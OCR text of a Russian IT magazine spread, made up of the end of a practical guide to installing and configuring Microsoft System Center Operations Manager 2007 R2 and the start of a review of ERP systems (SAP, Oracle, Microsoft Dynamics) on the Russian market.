
Управление производится при помощи графической консоли, веб-интерфейса или командной строки PowerShell. В интернете можно найти десятки готовых PS-скриптов практически под любые задачи администрирования. Например, большая коллекция собрана на портале System Center Central (systemcentercentral.com). Количество систем, ресурсов и приложений может быть большое, вручную набирать правила мониторинга для такого числа — задача напряжная. В SCOM для этой цели используются пакеты управления (Management Packs), которые и содержат все необходимое. По сути, внутри описание приложения, его структура, связи с другими приложениями и мониторы (состояние), задачи на восстановление и так далее. Их наличие упрощает настройку и дальнейшее диагностирование. Собственно MP и являются основной фишкой SCOM, определяющей его функциональность. Часть таких пакетов разрабатывается самой MS. Причем после выхода нового продукта от MS, чуть позже объявляется о появлении соответствующего пакета. Так, например, SCOM стал поддерживать MS Forefront TMG, System Center Data Protection Manager 2010 и другие. Кроме этого любая сторонняя компания или комьюнити может добавить пакет для мониторинга нужного приложения. Необходимые ссылки для закачки дополнительных Management Packs можно найти на домашней странице SCOM или сторонних ресурсах (вроде того же systemcentercentral.com). При желании легко самому написать пакет, осуществляющий сбор данных по SNMP и конвертирование в формат, понятный SCOM. Если интересует, на TechNet доступно подробное описание. Сами пакеты могут быть двоичного формата или в виде XML-файла. Параметры первого изменить напрямую нельзя, для этого используются переопределения. В XML можно вносить изменения как непосредственно, так и скопировав его, с другим именем.

Также SCOM строит графики загруженности и позволяет моделировать возникновение проблем. Сервер отчетности (Reporting Server), устанавливаемый как дополнительный компонент, предоставляет широкий функционал в построении различных отчетов. Кроме этого при развертывании OpsMgr доступен инструмент — Audit Collection Services (ACS), позволяющий хранить и анализировать логи событий безопасности.

В SCOM реализована гибкая система ролей, в которой пользователи получают лишь действительно необходимые права на управление или получение данных. В настоящее время актуальной является версия SCOM 2007 R2, в которой улучшен интерфейс, процедура импорта модулей, используются новые шаблоны, встроена поддержка Linux/Unix и многое другое.

Установка SCOM

Процедуру я бы не назвал сверхсложной, но учитывая многочисленные зависимости, иногда не разруливающиеся автоматически, в ее процессе просто следует быть внимательнее. В том смысле, что лихо нажимая клавишу Next, получить на выходе работо-



В поставке SCOM содержится более 48 Management Pack

способный SCOM весьма маловероятно — по ходу потребуется доустановка компонентов, багфиксов и сервиспаков. Причем бывает и так, что все вроде бы есть, а не работает... Вероятно, это происходит из-за того, что OpsMgr вышел перед Win2k8 и изначально не поддерживал новую ось, а все проблемы совместимости рихтовались при помощи сервиспаков (R2 вышел в 2009 году). По этой причине перед началом установки SCOM следует накатить (согласен, перед такими делом всегда следует накатить — прим. ред.) в ОС все обновления.

Для работы серверной части нам понадобится компьютер (CPU от 2,8 ГГц, RAM от 4 ГБ) под управлением Win2k3/2k8/R2, MS SQL Server вместе со службой отчетов MS SQL Server (Reporting Services) плюс несколько дополнительных ролей и компонентов. В частности обязательна роль Web Server (IIS). Важно: SCOM 2007 R2 официально не поддерживает MS SQL 2008 SP2 и R2, только SQL 2005 SP2 и SQL 2008 SP1. Но между «не поддерживает» и «будет работать» разница очень большая. В установочном комплекте доступна утилита DBCreateWizard.exe, которая поможет создать нужные БД. Затем в процессе установки просто отключаем Database и на следующем этапе указываем параметры БД вручную. Впрочем, автоматом такая связка не пойдет (см. support.microsoft.com/kb/2425714). Да, кстати, не забудь открыть порты к SQL-серверу в файере, как описано в clck.ru/E17g.

Список всех конфигураций приведен по адресу clck.ru/DrGM, плюс в комплекте доступен Prerequisite Viewer, который выдаст всю информацию касательно того, что нужно, и чего не хватает. Кроме того, нужны специфические настройки для компонентов, вроде установки IIS в автоматическую загрузку. Так что перед установкой нужно запускать, смотреть, устранять и проверять. В консоли PowerShell достаточно дать команду:


```
> Import-Module ServerManager
> Add-WindowsFeature NET-Framework-Core,Web-Metabase,
Web-WMI,Web-Static-Content,Web-Default-Doc,Web-Dir-
Browsing,Web-Http-Errors,Web-Asp-Net,Web-Net-Ext,Web-
ISAPI-Ext,Web-ISAPI-Filter,Web-Filtering,Web-Windows-
Auth, Web-Mgmt-Console -r
```

Плюс понадобится ASP.NET Ajax Extensions. Его качаем по ссылке clck.ru/DwEY и ставим. Консоль управления не требует мощного компьютера, а в качестве ОС подойдет WinXP/Vista/7. Кроме этого должна быть соответствующим образом подготовлена среда Active Directory (имя домена, служба DNS, уровень домена не ниже 2000). Для административных задач до начала установки следует создать отдельную Global-группу и пять входящих в нее учетных записей, две из которых — с правами локального администратора.


Когда все требования выполнены, запускаем установочный файл. Обрати внимание, что агенты OpsMgr, модуль создания отчетов, сервер сбора аудита и шлюз OpsMgr устанавливаются из отдельных меню.

На этапе выбора компонентов указываем, что будем ставить на сервер. Далее, если установщик не обнаружил SQL, вводим его данные и имя БД. После чего задаем данные учетной записи для Management Server Action Account, от имени которой выполняются основные операции и SDK and Config Service Account. После чего указываем метод проверки подлинности веб-консоли. Предлагаемую по умолчанию проверку подлинности Windows следует оставить, если доступ к ней будет только из внутренней сети; если же к веб-консоли будут обращаться через интернет, установи флажок «Использовать проверку подлинности» с помощью форм.

И на последнем шаге включаем обновление. По окончании обя-



Перед установкой следует проверить наличие компонентов при помощи Prerecvisite Viewer



Выбор типа компьютера для установки агента


зательно создаем архивную копию ключа, при помощи которого шифруются данные, здесь отказываться не стоит. Процесс прост, после активации появится простой визард, в котором следует указать имя файла и пароль для доступа.
Аналогично просто доустанавливается модуль создания отчетов (Datawarehouse и Reporting Server), сервер ACS и консоль управления (на админском компе).
Теперь можно регистрироваться в консоли или используя веб-интерфейс (по умолчанию — порт 51908).

Первоначальные задачи настройки

Консоль управления организована классически, в стиле оутлука. Слева находится пять вкладок, при помощи которых выбираются основные задачи, — Monitoring, Authoring, Administration, Reporting и My Workspace. Назначение их очевидно. Наиболее часто используемые функции, чтобы долго их не искать, можно собирать в My Workspace. При выборе любого пункта выше откроются доступные параметры. Все события выводятся в поле посередине, правое меню позволяет выполнить определенные действия. Советую некоторое время потратить на изучение консоли и разобраться с установками по умолчанию. Веб-консоль содержит только две вкладки: Monitoring и My Workspace и предоставляет, соответственно, меньшую функциональность.
Список всех доступных командлетов PS можно получить, введя «Get-OperationManagerCommand». Например, чтобы получить список всех серверов управления, вводим команду:

```
PS> Get-managementServer
```

После установки можно проверить состояние сервера управления. Для этого переходим в Monitoring и выбираем ссылку Windows Computer или Operations Manager — Сервер управления. Состояние должно быть показано как Healthy. Щелчок по данным сервера выведет дополнительную строку с более подробным описанием.
Во вкладке Monitoring также показываются все текущие предупреждения (alerts), диаграммы, задачи, приложения, устройства и так далее. В общем, все, что связано с мониторингом, мы найдем здесь. При выборе конкретного пункта в поле Actions показываются возможные действия и связанная справка. Реализованы все необходимые инструменты — поиск, фильтр по времени и отображение известного объекта.
Еще один момент. При выборе основной задачи в поле Required Configuration Tasks показывается список рекомендуемых дальнейших операций. Выбирая последовательно пункты и следуя подсказкам, можно быстро настроить среду мониторинга, не особо вчитываясь в документацию.
Если обслуживается несколько доменов, настраиваем интеграцию с Active Directory, для этого выбираем ссылку Configure Active Directory (AD) Integration в поле Optional Configuration. Далее стартует мастер, в котором и указываем нужные домены.
Рекомендуется устанавливать агенты на удаленных системах при помощи консоли. Но в случае необходимости можно использовать локальную установку при помощи инсталляционного диска SCOM и другие варианты распространения (групповые политики, внедрить в образ и т.п.).
Итак, переходим в Administration и вызываем контекстное меню. Собственно большую часть операций по администрированию можно произвести, выбирая последовательно пункты этого контекстного меню (перемещаясь по нему сверху вниз). Здесь имеется около десятка пунктов, позволяющих развернуть агентов, создать/скачать/импортировать пакет управления, создать новую роль пользователя, канал, подписку, добавить группу управления и некоторые другие.
Для установки агента выбираем первый пункт — Discovery Wizard. В результате наших нехитрых действий появится мастер, позволяющий найти нужные устройства. На первом шаге определяемся с типом компьютеров (Windows, Linux или сетевое устройство), затем указываем, как искать (автоматически или «продвинутым» способом). При автоматическом способе мастер просканирует все компьютеры домена. Теперь задаем дополнительные критерии поиска (шаблон имени, роль и т.п.), выбираем учетную запись, от имени которой будет производиться поиск, и нажимаем Discovery. По окончании процесса отбираем объекты и указываем режим (agent или agentless) и, переходя к следующему шагу, устанавливаем агенты. Устанавливаемые агенты, а также агенты, требующие обновления или не распределенные, появляются в подменю Pending Management. Затем, по окончании (или после обновления), они автоматически переносятся в Agent Management, где в последующем можно отслеживать его состояние.
После установки агент каждые 60 секунд отсылает пакет данных на сервер, допускается пропуск трех таких пакетов, после чего сервер пытается связаться с компьютером, и в случае неудачи меняет его статус. При необходимости администратор может настроить



SCOM предоставляет админу диаграммы и графики

время отсылки пакетов глобально (Administration → Settings → Heartbeat, максимум до одного дня) или индивидуально, изменить количество пропусков или вовсе отключить такой мониторинг (например, для компьютеров, подключающихся периодически).
Еще одной интересной функцией SCOM является централизованная отсылка в MS сообщений CEIP и ошибок с клиентских компьютеров. Все это настраивается при помощи мастера Client Monitoring Configuration, запускаемого из контекстного меню Management Server.

Создание оповещений

Агент собирает данные, но в случае возникновения проблем, администратор о них узнает лишь при анализе данных в консоли, а решение нередко необходимо принимать моментально. Поэтому следующий шаг — настройка предупреждений. Состоит он из нескольких несложных этапов.
Так, после установки SCOM не знает, что ему собирать, не различает приложения и сервисы. Как уже говорилось выше, помочь ему в этом могут пакеты управления. В поставке доступно почти 50 пакетов управления, просмотреть их список можно в Administration → Management Pack. Выбор свойств любого покажет подробную информацию. Если имеющихся MP недостаточно для контроля установленных сервисов и приложений, то следует поискать в указанных выше репозиториях, а затем — импортировать пакеты при помощи пунктов Download Management Pack и Import Management Pack. После импорта SCOM сравнивает данные агентов и информацию в пакетах, обнаруживая специфические приложения, и выводит все доступные атрибуты объектов.
Следующий шаг — создание канала, то есть метода оповещения администратора. Переходим в Notifications → Channel, в контекстном меню выбираем New и один из вариантов: email, IM, SMS и команда. После этого запускается мастер, который поможет настроить выбранный канал. Например, в случае с email задаем данные SMTP-сервера и шаблон сообщения.
Чтобы указать адреса получателей предупреждения, выбираем пункт New Subscriber, указываем имя подписчика, время отсылки сообщений (по умолчанию всегда) и собственно адреса электронной почты.
И наконец, создание подписки — Subscriptions. Переходим в соответствующий пункт меню, выбираем New и следуем указаниям мастера. Важный шаг — создание критериев, то есть типов сообщений, которые будут перенаправляться подписчику. По умолчанию отправляются все сообщения, что не всегда удобно.
В большой среде с несколькими админами вероятнее придется распределить их более точно, используя фильтры. Далее указываем подписчиков для события, выбираем канал. При необходимости — определяем задержку в отправке сообщения, чтобы не бежать сразу, ведь часто бывает так, что проблемы решаются сами собой :).
Теперь в случае сбоя админ получает сообщение с описанием ситуации, а для получения более подробной информации можно тут же перейти по ссылке на веб-консоль.

Заключение

В статье затронуты лишь основные возможности такого весьма полезного инструмента как SCOM, который после настройки будет мониторить инфраструктуру, предупреждая админа о проблемах. При дальнейшем знакомстве тебе помогут документация проекта и, конечно, собственные экспериментальные данные.



▷ links

• Страница SCOM — microsoft.com/opsmgr.

• Документация по SCOM — technet.microsoft.com/opsmgr.

• Форум Microsoft, посвященный SCOM — clck.ru/Du0j.

• Портал System Center Central — systemcentercentral.com.



▷ info

• На компании среднего размера рассчитан System Center Essentials.

• Ходят слухи о возможном появлении следующей версии OpsMgr, тем более, что некоторые решения из System Center уже обновились, но пока ни окончательной даты, ни предрелиза никто не видел.



▷ warning

• SCOM 2007 R2 не поддерживает SQL 2008 R2, только SQL 2005 SP2 и SQL 2008 SP1.

• Не забудь открыть в файере порты к SQL-серверу — clck.ru/E17g.



Андрей Полыгаев (polygaev@gmail.com)

ERP — на любой вкус!

Обзор ERP-систем: да, про OpenSource мы тоже не забыли

Несмотря на большое количество систем ERP на рынке, выбор подходящей системы ограничен достаточно узким кругом решений. И этот совсем не очевидный факт надо учитывать при проведении выбора. О том, как правильно подойти к выбору ERP-системы, о сложившейся расстановке сил на российском рынке и важных моментах самого выбора мы и будем говорить в нашей статье.

Про цепи ограничений

1. Сегментация рынка ERP

Ключом в правильном выборе подходящей ERP-системы является точное позиционирование своей компании относительно карты решений того или иного производителя.

Поясним эту мысль. Каждая ERP-система обладает определенной функциональностью, покрывает какое-то количество предметных областей. Например, решение российской компании «1С» — «1С: Управление производственным предприятием» является универсальной системой (в терминах разработчика «Конфигурацией»), обеспечивающей управление основными функциями предприятия: учет товарных запасов, управление расчетами с контрагентами, учет основных средств и товарно-материальных ценностей и так далее. Таким образом, данный продукт более всего подходит для производственных компаний. А вот для автоматизации розничной торговли придется выбрать конфигурацию «1С: Розница». Количество подобных базовых конфигураций у «1С» — более 20. Понятное дело, что выбрать нужное решение непросто.

Подобными трудностями сложность задачи не исчерпывается. Кроме набора функциональности, которую поддерживает ERP, производители вводят еще и отраслевую специализацию. Например, в линейке ERP-решений SAP есть специализированные решения для финансового сектора, производственных компаний, компаний, работающих на рынке услуг, торговых компаний и общественных организаций (здравоохранение, образование и т.п.).

Не нужно удивляться, что и это еще не все. Кроме указанных вариантов есть еще разделение продуктов по стоимости решения (свыше $1 млн, от $100 тыс. до $1 млн, до $100 тыс.), размерам бизнеса (крупный — оборот свыше $500 млн в год, средний — оборот от $100 млн до $500 млн в год, мелкий — оборот до $100 млн в год) и количеству пользователей, подключенных к ERP-системе. Все это удивительно напоминает чехарду в тарифных планах сотовых операторов. Основная причина такого разнообразия — желание производителя ERP повысить ценность своего решения для потенциального заказчика. А поскольку подобная «кастомизация» несоизмеримо дешевле разработки нового продукта, то и используется подобная практика очень широко.

Поэтому, возвратившись к началу нашей статьи, утвердим следующий тезис: точное позиционирование своей компании относительно карты решений того или иного производителя является ключом к успеху в выборе и внедрении ERP.

Сегментация, или разделение рынка потенциальных клиентов на определенные группы, является обязательным элементом позиционирования ERP-системы. Основными измерениями такого позиционирования являются функциональность, отрасль, стоимость, размер бизнеса. Таким образом, сегментация выглядит как многомерный куб, в котором указанные измерения являются осями координат. Обычно, при выборе системы проводят встречи с профессиональными консультантами. Основная задача которых — правильно спозиционировать компанию–клиента в многомерной матрице решений различных производителей и предложить наиболее подходящий для нее продукт. К сожалению, как правило, консультанты заранее ориентированы на определенное решение и стараются «натянуть» потребности клиента под возможности именно этого продукта. Поэтому наиболее рациональный выход в этой ситуации — выбор нескольких консультантов с разными решениями.

2. Ключевые игроки на рынке ERP

Давайте рассмотрим ключевых игроков на российском рынке ERP-систем и остановимся на наиболее важных и интересных моментах, предлагаемых ими решений.

По результатам 2009 года (данные за 2010 год еще не опубликованы), которые представила IDS, российский рынок ERP-систем выглядит как изображено на рисунке 2.

Впереди с большим отрывом идут решения от SAP, далее следует российский продукт 1С, затем — решения от Oracle, Microsoft и наша «Галактика». Остаток под названием «другие» включает в себя десяток самых различных систем, «выживающих» или застолбивших свои огороды в той или иной нише. Интересно соотнести данные результаты, например, с мировыми рейтингами ERP-систем, согласно которым, мы видим немного другую ситуацию.

Как мы уже говорили выше, многие разработчики имеют на рынке различные предложения для самых разных сегментов заказчиков. Наличие большого пакета подобных решений является косвенным подтверждением устойчивого положения системы на рынке. Все крупные игроки имеют целый набор подобных решений. Для оценки зарубежных решений можно использовать квадрат Гартнера (рис. 3), который показывает рейтинги систем. Пойдем по порядку, рассмотрев представленные системы по ряду стандартных признаков — положение на рынке, позиционирование, набор доступных модулей и т.д.

SAP

Положение на рынке

Компания SAP, ведущий поставщик бизнес-приложений в мире, давно (в течение 18 лет) и успешно вспахивает российскую



Диаграмма-радар как пример сравнения ERP-систем

борозду ERP-систем. На данный момент компания выделяет два ключевых пакета для автоматизации бизнеса: SAP Business One и SAP Business All-in-One.

Позиционирование

SAP Business All-in-One — полный пакет бизнес-приложений для крупных компаний, численностью до 2500 сотрудников. SAP Business One — пакет бизнес-приложений для средних и мелких компаний, численностью до 100 сотрудников (понятное дело, работающих с системой).

Набор доступных модулей

Состав модулей ERP-систем от SAP покрывает все возможные функциональные области современного предприятия: управление материальными потоками, планирование и исполнение производства, продажа и дистрибуция, логистика, управление жизненным циклом продукта, управление качеством, финансовый учет, контроллинг (учет затрат и прибыли), документооборот и отчетность.

На сайте компании (www.sap.com) доступен специальный конфигуратор, который позволяет сформировать необходимый пакет решений и рассчитать его ориентировочную стоимость (рис. 4). Надо добавить, что в дополнение к данным двум продуктам SAP предлагает дополнительные решения для некоторых ключевых процессов: SAP SCM — решение по управлению цепочкой поставок, SAP SRM — решение по управлению взаимоотношениями с поставщиками и так далее.

Ключевые особенности

Отметим ключевые особенности продуктов SAP: детальная проработка решения, как по отраслям, так и по процессам, высокая стабильность работы и производительность, высокая стоимость консалтинга — традиционно, консультанты по внедрению SAP являются самыми дорогими на рынке.

Oracle

Положение на рынке

Следующий лидер в среде бизнес-приложений — компания Oracle. Компания агрессивно поглощает лучшие решения в различных областях и включает их в состав своих приложений. Поэтому среди решений от Oracle всегда можно найти то, которое удовлетворит потребности. Правда, остаются вопросы унификации и интеграции приложений между собой.

Позиционирование

Флагманским продуктом категории ERP-решений является система Oracle E-Business Suite. Пакет Oracle E-Business Suite ориентирован на крупные компании. Стоимость внедрения зависит от набора внедряемых модулей и составляет сотни тысяч условных единиц. В настоящее время доступна версия №12 данной системы.

Набор доступных модулей

В состав системы входят основные модули для управления предприятием: управление сервисом, управление финансами, управление человеческим капиталом, управление портфелем проектов, управление жизненным циклом активов, управление взаимоотношениями с заказчиками, планирование ресурсов предприятия, управление закупками, управление жизненным циклом продукта, управление цепочкой поставок, управление производством. Кроме того, для данного пакета доступны дополнительные модули: управление производительностью предприятия, управление риском и уровнем соответствия, управление мастер-данными, бизнес-одобрения для менеджеров, средства и технологии.

Позиционирование

Еще одним решением класса ERP от Oracle является система ORACLE'S PEOPLESOFT ENTERPRISE. Система позиционируется как решение для крупных и средних компаний.

Набор доступных модулей

Набор модулей содержит традиционные для ERP-систем компоненты: управление жизненным циклом активов, управление взаимоотношениями с заказчиками, управление финансами, управление человеческим капиталом, управление портфелем проектов, управление цепочкой поставок, управление закуп-







Рис 1. Базовая функциональность ERP




Рис. 2. Распределение российского рынка ERP (по данным IDC)

Использованные материалы:

- Системы управления бизнесом SAP: sap.com/cis/sme/solutions/businessmanagement/comparebm/index.epx.
- Официальный сайт компании Oracle: oracle.com/ru/products/applications/ebusiness/index.html.
- Официальный сайт компании Microsoft microsoft.com/rus/dynamics/default.mspx.
- Сайт компании «Фронтстеп» frontstep.ru/products/SyteLine/InforERPSyteLine.
- Сайт компании «Галактика» galaktika.ru.
- Сайт компании «1С» v8.1c.ru.
- TADVISER — центр выбора технологий и поставщиков tadviser.ru.

ками. Но кроме того, в данном решении есть, например, такой экзотический модуль, как управление кампусом. На российском рынке это решение продвигается не очень активно, хотя некоторые внедрения имеются.

Позиционирование

Решением от Oracle для среднего и малого бизнеса является набор приложений Oracle's JD Edwards Enterprise One.

Набор доступных модулей

Данное решение включает в себя достаточно полный набор приложений: управление жизненным циклом активов, управление взаимоотношениями с заказчиками, управление финансами, управление человеческим капиталом, разработка и производство, управление заказами, управление проектами, недвижимость и строительство, планирование цепочки поставок, управление цепочкой поставок, управление закупками, производство продуктов питания и напитков. Данная система имеет высокую степень внутренней интеграции модулей.

Ключевые особенности

Приложения от Oracle, как правило, характеризуются мощной функциональностью. Это связано с тем, что расширение ERP часто происходит за счет поглощения ораклом независимых систем, лучших в своем классе, и последующей их интеграции в набор своих приложений.
Обратной стороной такого пути развития является низкая степень интеграции систем внутри пакета. Дело доходит даже то того, что интерфейс приложений внутри пакета разный.
Стоимость продуктов также не маленькая и не уступает SAP, а недостаточное количество специалистов по внедрению и поддержке конкретных модулей обуславливает высокую стоимость и порой — отсутствие на рынке.

Microsoft

Положение на рынке

Продвижением бизнес-решений Microsoft в России занимается подразделение Microsoft Business Solution. На первой волне высокой активности и продвижения своих ERP-систем на российский рынок Microsoft сумела захватить заметную долю рынка, которую достаточно успешно защищает. При этом, серьезных причин для активного роста доли рынка данного продукта не наблюдается.

Позиционирование

С решениями ERP от мирового software-лидера все немного проще… и грустнее. В линейке Microsoft представлено два продукта, отпозиционированных как ERP-системы. Это Microsoft Dynamics AX для крупных и средних предприятий и Microsoft Dynamics NAV для средних и мелких предприятий. Кроме того, имеются индустриальные решения для некоторых отраслей, например, Microsoft Dynamics AX for Retail. Надо заметить, что по сравнению с количеством индустриальных решений от SAP и Oracle Microsoft, конечно же, отстает.

Набор доступных модулей

Области, которые покрываются функциональностью Microsoft Dynamics AX, представлены на рисунке 5.

Набор доступных модулей

Функциональность Microsoft Dynamics NAV более ограничена (см. рис. 6).

Ключевые особенности

Microsoft достаточно активно продвигает свои решения на нашем рынке. Поэтому количество внедрений каждого из продуктов достаточно велико. При этом, к достоинствам решений от Microsoft надо отнести более демократичные цены, по сравнению с решениями от SAP и Oracle. К недостаткам — менее проработанную функциональность.

INFOR

Положение на рынке

